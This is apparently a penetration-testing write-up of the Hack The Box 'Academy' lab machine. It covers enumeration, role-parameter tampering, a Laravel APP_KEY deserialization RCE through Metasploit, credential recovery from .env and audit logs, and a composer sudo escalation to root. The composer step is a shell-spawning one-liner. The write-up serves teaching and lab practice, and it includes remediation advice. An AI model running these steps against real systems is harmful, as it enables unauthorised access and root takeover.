HTB Academy

Pre-Engagement

This writeup is for educational purposes only to gain more knowledge in vulnerabilities and exploits on systems. I will be explaining the concepts I have found to the best of my knowledge for the Academy box. HackTheBox is an online platform where people can practice their penetration testing skills.

System OS: Linux 5.4.0-kali4-amd64 x86_64
Date: 02/14/2021

Reconnaissance

We begin by running a nmap scan on the given ip address and discover port 22, 80, and 3306 are open. We see that we have a domain for the ip address, academy.htb, which we can add to our etc/hosts file and go on over to see what we can find on the site.


Command: nmap -sV -Pn 10.10.10.215

```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-16 08:50 PST
Nmap scan report for academy.htb (10.10.10.215)
Host is up (0.27s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE
22/tcp   open     ssh
| ssh-hostkey:
|   3072 c0:90:a3:d8:35:25:6f:fa:33:06:cf:80:13:a0:a5:53 (RSA)
|   256 2a:d5:4b:d0:46:f0:ed:c9:3c:8d:f6:5d:ab:ae:77:96 (ECDSA)
|_  256 e1:64:14:c3:cc:51:b2:3b:a6:28:a7:b1:ae:5f:45:35 (ED25519)
80/tcp   open     http
|_http-title: Hack The Box Academy
33060/tcp open  mysqlx
```

Enumeration

Going over to academy.htb gives us a webpage with a register and login page.

Registering and logging into an account gives us a page where it displays modules.




Navigating and interacting on the site didn't lead to anywhere, so I started enumerating the domain and see what I can find from the results.

Command: gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://academy.htb/ -x .php


```
/index.php (Status: 200)
/home.php (Status: 302)
```

```
/login.php (Status: 200)
/register.php (Status: 200)
/images (Status: 301)
/admin.php (Status: 200)
/config.php (Status: 200)
```

Going over to /admin.php gives us another login page, using the account made earlier didn't allow for us to login to the page.




Using Burpsuite, I started to look at the register, login, admin login pages to see if there were parameters that we can play with. On the register page, we have a parameter called "role-id" with the value of 0.


Burp Suite Community Edition v2020.12.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
Pretty Raw \n Actions
INSPECTOR
Search...
0 matches

Request to http://academy.htb:80 [10.10.10.215]

```
POST /register.php HTTP/1.1
Host: academy.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://academy.htb/register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Connection: close
Cookie: PHPSESSID=1r0rju99eftuk4jivrmriejc00
Upgrade-Insecure-Requests: 1

uid=bill&password=password&confirm=password&roleid=0
```


Changing the roleid value to 1 when registering an account allows us to login to the admin page we were at earlier.



Academy Launch Planner

Item	Status
Complete initial set of modules (cry0l1t3 / mrb3n)	done
Finalize website design	done
Test all modules	done
Prepare launch campaign	done
Separate student and admin roles	done
Fix issue with dev-staging-01.academy.htb	pending


We receive this page which gives us a subdomain, dev-staging-01.academy.htb. This page also tells us about tasks completed with what seems to be two users (given that mrb3n is one of the creators of the box) that created initial modules. Adding and going over to the subdomain gives us this page:



```
mode: failed to open stream: Permission denied

Application frames (1)   All frames (11)

10 UnexpectedValueException
…/vendor/monolog/monolog/src/Monolog/Handler/StreamHandler.php:110
9 Monolog\Handler\StreamHandler write
…/vendor/monolog/monolog/src/Monolog/Handler/AbstractProcessingHandler.php:39
8 Monolog\Handler\AbstractProcessingHandler handle
…/vendor/monolog/monolog/src/Monolog/Logger.php:344
7 Monolog\Logger addRecord
…/vendor/monolog/monolog/src/Monolog/Logger.php:712
6 Monolog\Logger error
…/vendor/laravel/framework/src/Illuminate/Log/Logger.php:176
5 Illuminate\Log\Logger writeLog
…/vendor/laravel/framework/src/Illuminate/Log/Logger.php:87
4 Illuminate\Log\Logger error
…/vendor/laravel/framework/src/Illuminate/Log/LogManager.php:526
3 Illuminate\Log\LogManager error
…/vendor/laravel/framework/src/Illuminate/Foundation/Exceptions/Handler.php:113
2 Illuminate\Foundation\Exceptions\Handler report
…/app/Exceptions/Handler.php:39
1 App\Exceptions\Handler report
…/vendor/laravel/framework/src/Illuminate/Foundation/Bootstrap/
HandleExceptions.php:81
0 Illuminate\Foundation\Bootstrap\HandleExceptions handleException
[internal]:0
```

```
HTTP_USER_AGENT                "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
HTTP_ACCEPT                    "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
HTTP_ACCEPT_LANGUAGE           "en-US,en;q=0.5"
HTTP_ACCEPT_ENCODING           "gzip, deflate"
HTTP_CONNECTION                "keep-alive"
HTTP_UPGRADE_INSECURE_REQUESTS "1"
PATH                           "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"
SERVER_SIGNATURE               "<address>Apache/2.4.41 (Ubuntu) Server at dev-staging-01.academy.htb Port 80</address>  "
SERVER_SOFTWARE                "Apache/2.4.41 (Ubuntu)"
SERVER_NAME                    "dev-staging-01.academy.htb"
SERVER_ADDR                    "10.10.10.215"
SERVER_PORT                    "80"
REMOTE_ADDR                    "10.10.14.4"
DOCUMENT_ROOT                  "/var/www/html/htb-academy-dev-01/public"
REQUEST_SCHEME                 "http"
CONTEXT_PREFIX                 ""
CONTEXT_DOCUMENT_ROOT          "/var/www/html/htb-academy-dev-01/public"
SERVER_ADMIN                   "admin@htb"
SCRIPT_FILENAME                "/var/www/html/htb-academy-dev-01/public/index.php"
REMOTE_PORT                    "60784"
GATEWAY_INTERFACE              "CGI/1.1"
SERVER_PROTOCOL                "HTTP/1.1"
REQUEST_METHOD                 "GET"
QUERY_STRING                   ""
REQUEST_URI                    "/"
SCRIPT_NAME                    "/index.php"
PHP_SELF                       "/index.php"
REQUEST_TIME_FLOAT             1613370664.895
REQUEST_TIME                   1613370664
APP_NAME                       "Laravel"
APP_ENV                        "local"
APP_KEY                        "base64:dBLUaMuZz7Iq06XtL/Xnz/90Ejq+DEEynggqubHWFj0="
APP_DEBUG                      "true"
APP_URL                        "http://localhost"
LOG_CHANNEL                    "stack"
DB_CONNECTION                  "mysql"
DB_HOST                        "127.0.0.1"
DB_PORT                        "3306"
DB_DATABASE                    "homestead"
DB_USERNAME                    "homestead"
DB_PASSWORD                    "secret"
BROADCAST_DRIVER               "log"
CACHE_DRIVER                   "file"
```

Looking over at the info that this page displays, it gives us an app called "laravel" and an app key associated with it. Searching for vulnerabilities about the application, I found an exploit in msfconsole that can give us an RCE.




```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search laravel

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/http/laravel_token_unserialize_exec  2018-08-07       excellent  Yes    PHP Laravel Framework token Unserialize Remote Command Execution


msf5 > 
```

Vulnerability Analysis

Looking over at the exploitation that was found in metasploit, this exploit takes advantage of Laravel versions 5.5.40, 5.6.x <= 5.6.29. Though we do not know the current version of the application this webpage is running, it requires knowledge of the app key that we currently have on the subdomain page. Looking more into the CVE about the exploit, we can see that this vulnerability can reveal stored credentials and information in the .env file.

https://cvedetails.com/cve/CVE-2018-15133/



In Laravel framework through 5.5.21, remote attackers can obtain sensitive information (such as externally usable passwords) via a direct request for the /.env URI. NOTE: this CVE is only about Laravel framework's writeNewEnvironmentFileWith function in src/Illuminate/Foundation/Console/KeyGenerateCommand.php, which uses file_put_contents without restricting the .env permissions. The .env filename is not used exclusively by Laravel framework.

Publish Date : 2017-11-19 Last Update Date : 2018-03-08

Exploitation

Supplying msfconsole with the App Key and other information for the exploit that we found for the laravel application, we were able to get a shell for the user "www-data".

```
www-data@academy:/var/www/html/htb-academy-dev-01/public$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

As stated in the CVE, the .env file can show us stored passwords and information, which can be found searching online for laravel directory files:
https://laravel.com/docs/8.x/structure
https://www.tutorialspoint.com/laravel/laravel_configuration.html

```
DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
```

```
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!
```

Using the found password with the users found on the subdomain page with the completed task, we are able to log into the user cry0l1t3. This user contains the user.txt.

```
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
```

We can see that this user is part of an admin group, a quick google search can tell us a bit about the adm group that can be useful to know:

https://wiki.debian.org/SystemGroups

```
adm: Group adm is used for system monitoring tasks. Members of this group can read many
log files in /var/log, and can use xconsole. Historically, /var/log was /usr/adm (and later
/var/adm), thus the name of the group.
```

Since we have access to audit logs, we can grep to see if we can look for password changes or related information. Searching up information on password change in logs, I found this documentation to see what text to grep:
https://www.redsiege.com/blog/2019/05/logging-passwords-on-linux/

Following the documentation, I started to grep the keyword “type=TTY” and ‘comm=”sudo”’ in the directory /var/log/. I found a result that looks promising:

Command: grep -r “type=TTY” .

```
./audit/audit.log.3:type=TTY msg=audit(1597199293.906:84): tty pid=2520 uid=1002 auid=0
ses=1 major=4 minor=1 comm="su" data=6D7262336E5F41634064336D79210A
```

We can decode the hex encoded text by the following command:

Command: echo 6D7262336E5F41634064336D79210A | xxd -r -p

```
mrb3n_Ac@d3my!
```

We can log into the next user that was shown in the task completed page, mrb3n.

```
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
```

Looking into the directories, I found a composer.json file that has a script written in it. Looking online as well as the sudo privilege that this user has, I found a possible privilege escalation that we can use to see if it leads us to root:
https://gtfobins.github.io/gtfobins/composer/

Following the documentation, we can run the commands to gain privilege escalation to access directories that we usually aren't able to access:

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

After running this command, we get a message stating not to run this with sudo:

```
Do not run Composer as root/super user! See https://getcomposer.org/root for details
```

We can cd to the /root directory and find the root.txt containing the hash for root.

```
uid=0(root) gid=0(root) groups=0(root)
```

Reporting

This vulnerability was possible by finding a laravel config page that displayed the app key used for a RCE exploit. Though this page didn't give us any versions for the application, it was enough for us to test the exploitation. This vulnerability was patched in Laravel 5.6.30 with details found here: https://laravel.com/docs/5.6/upgrade#upgrade-5.6.30

Having a register/login page that has parameters that assign roles can lead to privilege escalation, such as the page with the completed tasks that we found. The best solution to giving users privileges is for another privilege user assigning/changing their groups with certain privileges that they want that group to have. This makes the process only possible working inside a console and with a user who already had privileges assigned by a super user.

Composer has certain commands that allow third party code to execute on a system, Plugins and scripts associated with this have full access to the user account which runs Composer. This can be avoided by disabling these scripts and plugins to execute code as shown in the documentation: https://getcomposer.org/doc/faqs/how-to-install-untrusted-packages-safely.md